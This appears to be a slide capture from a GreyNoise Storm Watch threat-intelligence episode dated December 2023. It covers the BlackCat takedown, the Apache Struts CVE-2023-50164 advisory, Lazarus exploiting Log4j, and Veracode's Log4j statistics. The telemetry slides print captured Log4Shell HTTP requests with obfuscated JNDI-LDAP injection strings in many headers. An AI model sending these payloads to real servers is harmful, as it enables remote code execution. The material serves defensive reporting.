

S T O R M ⚡ W ⚡ T C H

Dateline: 2023-12-12



GREYNOISE
LABS

S T O R M ⚡ W A T C H



Storm ⚡ Watch by GreyNoise Intelligence

GreyNoise Intelligence

TECHNOLOGY · UPDATED WEEKLY

GreyNoise Storm ⚡ Watch is a weekly podcast and livestream hosted by GreyNoise Intelligence (<https://www.greynoise.io>), a cybersecurity company that focuses on understanding internet noise. The show features hosts b MORE

<https://pod.greynoise-storm.watch/>

<https://show.greynoise-storm.watch/>

It's all good



GREYNOISE
LABS

W O T C H



<https://www.securityweek.com/law-enforcement-reportedly-behind-takedown-of-blackcat-alphv-ransomware-website/>

RANSOMWARE

Law Enforcement Reportedly Behind Takedown of BlackCat/Alphv Ransomware Website

The leak website of the notorious BlackCat/Alphv ransomware group has been offline for days and law enforcement is reportedly behind the takedown.



By **Eduard Kovacs**
December 11, 2023



BREAKING
NEWS



Today's Lesson: Yet-Another Horrible Apache Struts Vulnerability

WAT

- **CVE-2023-50164**: A critical vulnerability in Apache Struts 2
- Allows attackers to manipulate file upload parameters
- Enables path traversal & potential remote code execution

IMPACTS

- Struts 2.3.37 (EOL)
- Struts 2.5.0 - Struts 2.5.32
- Struts 6.0.0 - Struts 6.3.0

<https://nvd.nist.gov/vuln/detail/CVE-2023-50164>

HOW TO FIX IT THIS TIME

- Upgrade to Struts 2.5.33 or Struts 6.3.0.2 or greater
- No workarounds available 0_0
- Upgrade is a drop-in replacement & should be straightforward
- Discovered and reported by Steven Seeley of Source Incite



https://blog.talosintelligence.com/lazarus_new_rats_dlang_and_telegram/


Operation Blacksmith: Lazarus targets organizations worldwide using novel Telegram-based malware written in DLang

By Jungsoo An, Asheer Malhotra, Vitor Ventura

MONDAY, DECEMBER 11, 2023 08:50

Cisco Talos recently discovered a new campaign called "Operation Blacksmith" conducted by the Lazarus Group, which involves the use of at least three new **DLang-based malware families**, two of which are remote access trojans (RATs). The campaign targets manufacturing, agricultural, and physical security companies, and exploits the CVE-2021-44228 (**Log4j**) vulnerability.

Hello Log4j, My Old Friend



2023-12-11
2023-12-10
2023-12-09
2023-12-08
2023-12-07
2023-12-06
2023-12-05
2023-12-04
2023-12-03
2023-12-02
2023-12-01

> November 2023

> October 2023

> September 2023

2023-12-05

< 1 / 110 records >

EXPORT

Potential Log4j Java RCE Exploit Detected

THREAT

10

CONFIDENCE

90%

ATTACK TYPE

REMOTE CODE EXECUTION (RCE)

Existing Tags For This Event

- Carries HTTP Referer
- Web Crawler
- TLS/SSL Crawler


<https://sift.labs.greynoise.io/>

Payload Examples

COPY ALL ASSOCIATED EVENT IDS

```
GET / HTTP/1.1
Accept-Charset: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Accept-Datetime: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Accept-Encoding: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Accept-Language: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Ali-Cdn-Real-IP: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Authorization: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Cache-Control: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Cdn-Real-IP: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Cdn-Src-IP: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Cf-Connecting-IP: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Client-IP: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Connection: close
Connection: close
Contact: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Cookie: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Dnt: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Fastly-Client-IP: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Forwarded-For-IP: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Forwarded-For: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Forwarded-Proto: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
Forwarded: ${jndi:ldap:${::-/}$${::-/}:/gjXDgfXRqAUwtavzwYy9GP}
```

GreyNoise Sift Novel Log4j Payload Clusters



2023-12-11
2023-12-10
2023-12-09
2023-12-08
2023-12-07
2023-12-06
2023-12-05
2023-12-04
2023-12-03
2023-12-02
2023-12-01

> November 2023

> October 2023

> September 2023


2023-12-05

< 4 / 110 records >


EXPORT

Potential JNDI Injection in HTTP Header

THREAT



CONFIDENCE



ATTACK TYPE

REMOTE CODE EXECUTION (RCE)

Existing Tags For This Event

- Web Crawler
- TLS/SSL Crawler

<https://sift.labs.greynoise.io/>

Payload Examples  

COPY ALL ASSOCIATED EVENT IDS

```
GET /websso/SAML2/SSO/vsphere.local?SAMLRequest HTTP/1.1
Accept-Encoding: gzip
Connection: close
Connection: close
Host: <ip>
User-Agent: <ua-removed>
X-Forwarded-For: ${jndi:ldap:${::-/} ${::-/}:/C2te03EDG7a7RY7m4FYgEf}

GET /websso/SAML2/SSO/vsphere.local?SAMLRequest HTTP/1.1
Accept-Encoding: gzip
Connection: close
Connection: close
Host: <ip>
User-Agent: <ua-removed>
X-Forwarded-For: ${jndi:ldap:${::-/} ${::-/}:/TGdeGrTAb08QzNmEDN6ra4}
```

Unique (Trimmed) Web Paths Search Links (  & GNQL)

- </websso/SAML2/SSO/vsphere.local>

<https://www.veracode.com/blog/research/state-log4j-vulnerabilities-how-much-did-log4shell-change>

/dec 7, 2023

State of Log4j Vulnerabilities: How Much Did Log4Shell Change?



By Chris Eng



/dec 7, 2023

Veracode analyzed data from software scans over 90 days between August 15 and November 15, 2023 for **38,278 unique applications** running Log4j versions 1.1 through 3.0.0-alpha1 **across 3,866 organizations.**



By Chris Eng



/dec 7, 2023

2.8 percent of applications are still using versions of Log4j with the Log4Shell vulnerabilities (Log4j2 2.0-beta9 through 2.15.0)



By Chris Eng



0101
0101

VERACODE

<https://info.veracode.com/report-state-of-software-security-volume-11.html>

Report

